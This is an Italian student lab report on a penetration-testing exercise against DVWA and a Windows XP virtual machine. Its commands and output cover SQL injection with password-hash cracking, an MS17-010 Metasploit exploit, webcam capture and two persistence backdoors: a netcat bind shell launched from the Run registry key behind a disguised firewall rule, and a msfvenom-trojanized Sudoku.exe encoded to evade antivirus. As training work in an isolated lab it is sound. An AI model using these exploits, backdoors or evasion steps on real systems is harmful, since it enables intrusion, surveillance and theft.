


Build Week Settimana 2

Giorno 1 SQL Injection

Obiettivo: Sfruttare la vulnerabilità del SQL Injection della DVWA.



```
File Actions Edit View Help
[kali㉿kali] ~
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 00:00:00:00:00:00
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff
    inet 192.168.66.110/24 brd 192.168.66.255 scope global eth0
        valid_lft forever preferred_lft forever
        inet6 fe80::a80:27ff:fe:c7e1%eth0/64 scope link
            valid_lft forever preferred_ifl forever

Metasploitable Seconda [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Strumenti Dispositivi Aiuto
Last login: Mon Jun 19 03:19:30 EDT 2023 on ttys0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
ho...n
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 00:00:00:00:00:00
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:da:84:7d brd ff:ff:ff:ff:ff:ff
    inet 192.168.66.120/24 brd 192.168.66.255 scope global eth0
        valid_lft forever preferred_lft forever
        inet6 fe80::a80:27ff:fed4:847d/64 scope link
            valid_lft forever preferred_ifl forever
msfadmin@metasploitable:~$
```

Un attacco SQL Injection permette ad un utente non autorizzato di prendere il controllo dei comandi SQL (Structured Query Language) utilizzati da un'applicazione web e quindi di inserire delle stringhe di codice che verranno eseguite dal server.

Per cominciare abbiamo settato gli indirizzi IP di Kali (192.168.66.110) e di Metasploitable (192.168.66.120) come richiesto dalla traccia

SQL Injection Manuale

Prima di sfruttare la vulnerabilità richiesta abbiamo abbassato il livello di sicurezza della WEB App a **LOW**, anche questo richiesto dalla traccia.

Successivamente siamo andati nella pagina relativa al SQL Injection ed inserendo

1' OR 1=1 UNION SELECT user, password FROM users #
nella casella “USER ID” abbiamo avuto come output la lista degli utenti con relative hash delle password.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface for the SQL Injection vulnerability. The title bar says "Vulnerability: SQL Injection". Below it, there's a form field labeled "User ID:" with a dropdown menu set to "low" and a "Submit" button. The main content area displays a list of user records, each consisting of three lines of text. The first line is the ID followed by an OR condition and a UNION SELECT statement. The second line shows the first name, and the third line shows the surname. The list includes entries for admin, Gordon, Brown, Hack, Me, Pablo, Picasso, Bob, Smith, admin, and gordonb. The entry for gordonb is highlighted with a red border, indicating it is the target user of interest.

A noi interessa l'utente **gordonb** della quale salveremo l'hash su un file txt per poter andare poi a crackare la password grazie al tool **JohntheRipper**

The screenshot shows a terminal window titled "kali@kali: ~/Desktop". The menu bar includes "File", "Actions", "Edit", "View", "Help". The terminal window contains the command "hash_gordon.txt" and the resulting hash value: "e99a18c428cb38d5f260853678922e03".

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Avviando **JohntheRipper** utilizziamo il comando

```
john --wordlist=/usr/share/sqlmap/data/txt/wordlist.txt hash_gordon.txt -- format=raw-MD5
```

per poter crackare l'hash trovata precedentemente; all'interno del comando abbiamo la *wordlist* di SQLMap (come abbiamo utilizzato successivamente per il metodo automatico), il file di testo con l'hash ed infine il tipo di hash che il tool va a crackare.

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/sqlmap/data/txt/wordlist.txt hash_gordon.txt --format=raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (?)
1g 0:00:00:00 DONE (2023-06-19 04:31) 9.090g/s 3574Kp/s 3574Kc/s 3574KC/s abbreviati..abc666
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Una volta terminato, il tool ci mostra la password decriptata.

abc123

SQL Injection Automatico

Per sfruttare la vulnerabilità in maniera automatica siamo ricorsi all'utilizzo di **SQLMap**. Questo tool rileva e sfrutta automaticamente i difetti nelle SQL Injection. Abbiamo iniziato catturando una richiesta fatta sulla pagina SQL

Injection della DVWA con il tool **Burpsuite**.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' section displays 19 captured requests from the DVWA application. The 'Request' pane shows a single captured GET request to /dwa/vulnerabilities/sql/. The 'Response' pane shows the corresponding HTML response from the server.

Salvata la richiesta come file di testo, abbiamo avviato SQLMap ed utilizzando il comando

sqlmap -r /home/kali/Request.txt --dbs

abbiamo ricercato i database utilizzabili dal tool riguardo la richiesta stessa.

Il database dvwa è quello che serve a noi.

```
[04:17:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[04:17:41] [INFO] fetching database names
available databases [?]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] disabled
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[04:17:41] [INFO] fetched data logged to text files under '/h
[*] ending @ 04:17:41 /2023-06-19/
```

```
(kali㉿kali)-[~/Desktop]
$ sqlmap -r /home/kali/Request.txt --dbs
```

Una volta trovato, abbiamo avviato il successivo comando

```
sqlmap -r /home/kali/Request.txt -p id -T users --dump --threads 4 --batch
```

dove:

- *p* indichiamo il parametro della vulnerabilità
- *T* indichiamo gli utenti da ricercare
- *dump* per scaricare i dati della tabella del database
- *threads* indichiamo il numero massimo di operazioni che può svolgere insieme
- *batch* per non ricevere richieste particolari dal tool e così eseguirlo senza interruzioni.

```
(kali㉿kali)-[~/Desktop]
$ sqlmap -r /home/kali/Request.txt -p id -T users --dump --threads 4 --batch
```

Database: dvwa					
Table: users					
[5 entries]					
+	+	+	+	+	+
user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.50.110/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.50.110/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://192.168.50.110/dvwa/hackable/users/1337.jpg	8d3533d5ae2c3966d/e0d4+cc69216b (charley)	Me	Hack
4	pablo	http://192.168.50.110/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://192.168.50.110/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob
+	+	+	+	+	+

Il risultato ottenuto è quello di aver scaricato tutti gli utenti registrati con le relative password crackate.

Giorno 2 Exploit Windows

2) Iniziamo con l'enumerazione dei servizi e la ricerca di vulnerabilità.

```
(kali㉿kali)-[~]
└─$ nmap -sT 192.168.90.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 17:37 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.90.101
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 14.33 seconds
```

a) Scansione *TCP (-sT)*: andiamo a completare il 3 Way Hand-shake e creare un canale per lo scambio di pacchetti ottenendo una lista delle porte attive.

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.90.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 17:38 EDT
Nmap scan report for 192.168.90.101
Host is up (0.00065s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.07 seconds
```

b) Scansione *Version Detection (-sV)*: questo comando è utile per scoprire la versione del servizio delle porte analizzate.

1) Abbiamo cambiato gli indirizzi IP di Kali e Windows XP come chiedeva la traccia.
Kali 192.168.90.100
Windows XP 192.168.90.101

```
(kali㉿kali)-[~]
└─$ nmap -p445 --script smb-vuln-ms17-010 192.168.90.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 17:53 EDT
Nmap scan report for 192.168.90.101
Host is up (0.00095s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE-CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
```

c) Andiamo inoltre a fare con il comando **nmap -p445 --script smb-vuln-ms17-010** una scansione specifica per il protocollo SMB (Server Message Block), sulla porta 445 per cercare la presenza della vulnerabilità *MS17-010* richiesta dalla traccia.

d) Inoltre tramite una scansione con **Nessus**, troviamo conferma della presenza della **MS17-010** sulla porta 445 che, come abbiamo visto poco fa è aperta ed è relativa al servizio microsoft -ds. Questa vulnerabilità consente l'esecuzione da remoto di un codice malevolo attraverso una violazione del protocollo SMB.

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (40... < >

Description
The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

3) Fase di Exploit

a) Eseguiamo la procedura per ottenere una sessione remota di meterpreter. Avviamo **msfconsole**, cerchiamo il modulo che ci interessa con **search ms17-010** e tramite il comando **use** seguito dal path andiamo ad usare l'exploit **windows/smb/ms17_010_psexec** che supporta la nostra versione di Windows in 32 bit. Una volta selezionato andiamo a vedere tra le opzioni quali sono i requisiti necessari.

Andiamo a settare **RHOSTS** con l'Ip della macchina target e **LPORT** con la local port 8888 che è in ascolto.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.90.101
RHOSTS => 192.168.90.101
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
LPORT => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS	192.168.90.101	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.90.100	yes	The listen address (an interface may be specified)
LPORT	8888	yes	The listen port

Exploit target:

Id	Name
0	Automatic

b) Controlliamo se l'exploit può essere avviato con il comando *check* e poi lo avviamo con *run*

```
msf6 exploit(windows/smb/ms17_010_psexec) > check
[*] 192.168.90.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.90.101:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.90.101:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.90.101:445 - The target is vulnerable.

msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.90.100:8888
[*] 192.168.90.101:445 - Target OS: Windows 5.1
[*] 192.168.90.101:445 - Filling barrel with fish... done
[*] 192.168.90.101:445 - [←] Entering Danger Zone | [→]
[*] 192.168.90.101:445 - [*] Preparing dynamite...
[*] 192.168.90.101:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.90.101:445 - [*] Successfully Leaked Transaction!
[*] 192.168.90.101:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.90.101:445 - [←] Leaving Danger Zone | [→]
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0xff8416f8
[*] 192.168.90.101:445 - Built a write-what-where primitive...
[*] 192.168.90.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.90.101:445 - Selecting native target
[*] 192.168.90.101:445 - Uploading payload... RpBDa0Gb.exe
[*] 192.168.90.101:445 - Created '\RpBDa0Gb.exe'...
[*] 192.168.90.101:445 - Service started successfully...
[*] 192.168.90.101:445 - Deleting '\RpBDa0Gb.exe'...
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 1 opened (192.168.90.100:8888 → 192.168.90.101:1066) at 2023-06-19 18:09:49 -0400

meterpreter >
```

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine

meterpreter > ifconfig
Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 131074
=====
Name      : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:4f:7b:6f
MTU       : 1500
IPv4 Address : 192.168.90.101
IPv4 Netmask : 255.255.255.0

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer   : COMPUTER_1
OS          : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain     : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows

meterpreter >
```

c) Iniziamo con l'usare alcuni comandi della meterpreter:

- *run post/windows/gather/checkvm* con la quale controlliamo se il target è una macchina virtuale
- *ifconfig* per consultare l'interfaccia di rete
- *getuid* controlliamo con quale utente siamo loggati
- *sysinfo* fornisce altre informazioni riguardo la macchina Windows XP


d) Altre opzioni che abbiamo utilizzato sono:

- **webcam_list**: ci fornisce una lista delle webcam attive
- **webcam_snap**: scatta una foto da una webcam attiva ma non utilizzata

```
meterpreter > webcam_list
1: USB Video Device
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/BNjBYnFu.jpeg
meterpreter >
```



screenshot con la quale
abbiamo ottenuto uno screen
dello schermo di Windows



4) Backdoor Metodo 1

a) Dalla **meterpreter** ottenuta prima creiamo una *shell*, con il comando **net user** controlliamo gli account presenti sul target, in questo caso è presente solo l'amministratore.

```
meterpreter > shell
Process 916 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>net user
User accounts for \\
Administrator          Guest
SUPPORT_388945a0        HelpAssistant
The command completed with one or more errors.
```

b) Con il comando **netsh firewall show opmode** andiamo a controllare lo stato del firewall di Windows (per le versioni di Windows 8 e successive potrebbe non essere disponibile in quanto introdotto un nuovo sistema di firewall)

```
C:\WINDOWS\system32>netsh firewall show opmode
netsh firewall show opmode
```

Domain profile configuration:

Operational mode	= Enable
Exception mode	= Enable

Standard profile configuration (current):

Operational mode	= Disable
Exception mode	= Enable

Local Area Connection firewall configuration:

Operational mode	= Disable
------------------	-----------

c) Con il comando `netsh firewall add portopening tcp 8888 "windows firewall reporting agent"` aggiungiamo (*add*) una nuova regola di *portopening* specifica del protocollo *tcp porta 8888*, consentendo così il traffico in ingresso su quella specifica porta.

Tramite il comando `reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\system32\nc.exe -d -l -p8888 -e cmd.exe"` andiamo ad aggiungere una regola, in un percorso specifico, */v* specifica il valore nc, */t REG_SZ* specifica il tipo di valore stringa, */d* è dati da assegnare al valore, poi si indica il percorso del programma, *-l* che netcat verrà eseguito in modalità server sulla *-p porta 8888 e -e cmd.exe* aprirà una shell di comando per consentire l'esecuzione dei comandi.

```
C:\WINDOWS\system32>netsh firewall add portopening TCP 8888 "Windows Firewall Reporting Agent"
netsh firewall add portopening TCP 8888 "Windows Firewall Reporting Agent"
Ok.

C:\WINDOWS\system32>netsh firewall show portopening
netsh firewall show portopening

Port configuration for Standard profile:
Port      Protocol Mode        Name
-----  -----
8888      TCP      Enable    Windows Firewall Reporting Agent

C:\WINDOWS\system32>reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\system32\nc.exe -d -l -p8888 -e cmd.exe"
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\system32\nc.exe -d -l -p8888 -e cmd.exe"

The operation completed successfully
```


Andiamo a fare *upload* del file *nc.exe* dalla sua cartella su Kali in quella del System su Windows. Adesso usando netcat possiamo avviare una connessione tramite la porta 8888 che abbiamo aperto.

Su Windows, nel Registry Editor, al percorso che abbiamo indicato nella creazione della regola, troviamo *netcat* con la regola che gli abbiamo assegnato; questo metodo farà partire la nostra backdoor all'avvio di Windows.

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\\\Windows\\\\System32
[*] Uploading : /usr/share/windows-binaries/nc.exe -> C:\\Windows\\System32\\nc.exe
[*] Completed : /usr/share/windows-binaries/nc.exe -> C:\\Windows\\System32\\nc.exe
```

```
(kali㉿kali)-[~]
$ nc -v 192.168.90.101 8888
192.168.90.101: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.90.101] 8888 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\\Documents and Settings\\Administrator>
```



5) Backdoor Metodo 2

a) Da root creiamo una directory **Evil-Files** nel percorso /var/www/html con il comando **mkdir Evil-Files**, e ne modifichiamo i permessi con il comando **chmod a+rwx Evil-Files** (o più velocemente chmod 777 Evil-Files) dando lettura, scrittura ed esecuzione a utente, gruppo e altri, con **-a** specifichiamo che devono essere applicati a tutti.

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
[root@kali]~ /home/kali
# cd /var/www/html
[root@kali]~ /var/www/html
# ls
index.html index.nginx-debian.html
[root@kali]~ /var/www/html
# mkdir Evil-Files
[root@kali]~ /var/www/html
# ls
Evil-Files index.html index.nginx-debian.html
[root@kali]~ /var/www/html
# ls -l
total 24
drwxrwxrwx 12 root root 4096 May 30 07:46 DVNA
drwxr-xr-x  2 root root 4096 Jun 20 02:37 Evil-Files
-rw-r--r--  1 root root 10701 Mar 10 08:51 index.html
-rw-r--r--  1 root root   615 Mar 10 08:49 index.nginx-debian.html
[root@kali]~ /var/www/html
# ls -l
```

```
(root㉿kali)~ /var/www/html
# chmod a+rwx Evil-Files
(root㉿kali)~ /var/www/html
# ls -l
total 24
drwxrwxrwx 12 root root 4096 May 30 07:46 DVNA
drwxrwxrwx  2 root root 4096 Jun 20 03:43 Evil-Files
-rw-r--r--  1 root root 10701 Mar 10 08:51 index.html
-rw-r--r--  1 root root   615 Mar 10 08:49 index.nginx-debian.html
```

b) Scarichiamo **Sudoku.exe** che poi andremo a modificare andando a iniettar gli payload con **msfvenom** creando un nuovo file **SudokuX.exe**, il comando usato contiene **-a x86** specifichiamo l'architettura del target, **-platform windows** indica la piattaforma, **-x Sudoku.exe** specifica il file già esistente, **-k codifica il file** per evitare la rilevanza da parte degli antivirus, **-p** specifica il payload da utilizzare, **Lhost** e **Lport** indicano il nostro ip e la porta su cui metterci in ascolto, **-e x86/shikata_ga_nai** è un encoder per evadere le firme degli antivirus, **-i 50** specifica il numero di interazioni dell'encoder, **-b "x00"** specifica i byte da escludere dall'encoder (byte nullo), **-f exe** specifica il formato .exe, **-o** output del nome del file.

```
(root㉿kali)~ /var/www/html/Evil-Files
# msfvenom -a x86 -platform windows -x Sudoku.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.90.100 lpo
rt=888 -e x86/shikata_ga_nai -i 50 -b "\x00" -f exe -o SudokuX.exe
Found 1 compatible encoders
Attempting to encode payload with 50 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
msfvenom: x86/shikata_ga_nai succeeded with size 381 (iteration=1)
```

```
(root㉿kali)~ /var/www/html/Evil-Files
# ls
Sudoku.exe SudokuX.exe
```

c) Per il download del file simuliamo l'azione come se l'utente Windows scaricasse di sua iniziativa il programma, come quando andiamo a scaricare l'eseguibile di un gioco crackato contenente in questo caso il payload.

Index of /Evil-Files

Name	Last modified	Size	Description
Parent Directory			-
Sudoku.exe	2023-06-19 06:58	1.5M	
SudokuX.exe	2023-06-19 13:07	70K	

Apache/2.4.57 (Debian) Server at 192.168.90.100 Port 80

d) Da **msfconsole** andiamo a selezionare l'exploit **multi/handler**, settiamo i requisiti necessari **LHOST** e **LPORT**, avviamo l'exploit e siamo dentro windows.

```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ____  _____ _ _ _ _ 
  EXITFUNC process      yes        Exit technique (Accepted: '', seh, th
  LHOST  192.168.90.100  yes        The listen address (an interface may b
  LPORT  8888            yes        The listen port

Payload options (windows/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ____  _____ _ _ _ _ 
  EXITFUNC process      yes        Exit technique (Accepted: '', seh, th
  LHOST  192.168.90.100  yes        The listen address (an interface may b
  LPORT  8888            yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.90.100:8888
[*] Sending stage (175688 bytes) to 192.168.90.101
[*] Meterpreter session 7 opened (192.168.90.100:8888 -> 192.168.90.101:1042)
```

```
meterpreter > cd
Usage: cd directory
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\My Documents
_____
Mode          Size   Type    Last modified      Name
_____
040555/r-xr-xr-x  0     dir    2023-06-14 05:31:34 -0400  My Music
040555/r-xr-xr-x  0     dir    2023-06-14 05:31:34 -0400  My Pictures
100777/rwxrwxrwx  71680  fil    2023-06-19 13:11:17 -0400  SudokuX.exe
100666/rw-rw-rw-   84    fil    2023-06-14 05:31:34 -0400  desktop.ini
```

6) Wireshark

Protocollo ARP

Entrambe le backdoor utilizzino *ARP* (Address Resolution Protocol) per risolvere gli indirizzi IP negli indirizzi MAC nella rete locale.

No.	Time	Source	Destination	Protocol	Length	Info
15	6.353913398	PcsCompu_c7:e1:36	Broadcast	ARP	42	Who has 192.168.90.1? Tell 192.168.90.100
23	20.430898969	PcsCompu_c7:e1:36	PcsCompu_63:7a:... PcsCompu_63:7a:7e	ARP	42	Who has 192.168.90.101? Tell 192.168.90.100
24	20.431550156	PcsCompu_63:7a:7e	PcsCompu_c7:e1:... PcsCompu_c7:e1:36	ARP	60	192.168.90.101 is at 08:00:27:63:7a:7e

Nel caso della *backdoor con nc*, Kali (192.168.90.100) inizia la richiesta *ARP* perché sta cercando di ottenere l'indirizzo MAC del gateway (192.168.90.1) e di Windows (192.168.90.101) per stabilire la comunicazione e avviare la backdoor utilizzando nc. Quindi, Kali è l'iniziatore delle richieste *ARP* in questo caso.

No.	Time	Source	Destination	Protocol	Length	Info
3	103.9370159...	PcsCompu_63:7a:7e	Broadcast	ARP	60	Who has 192.168.90.100? Tell 192.168.90.101
4	103.9370251...	PcsCompu_c7:e1:36	PcsCompu_63:7a:... PcsCompu_c7:e1:36	ARP	42	192.168.90.100 is at 08:00:27:c7:e1:36

Nel caso della *backdoor con il payload reverse TCP e l'encoder shikata_ga_nai*, Windows (192.168.90.101) inizia la richiesta ARP perché sta cercando di ottenere l'indirizzo MAC di Kali (192.168.90.100) per stabilire la comunicazione e avviare la backdoor. Quindi, Windows è l'iniziatore delle richieste ARP in questo caso.

Protocollo TCP

No.	Time	Source	Destination	Protocol	Length	Info
16	8.084002273	192.168.90.100	192.168.90.101	TCP	74	40784 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM TSval=288544513
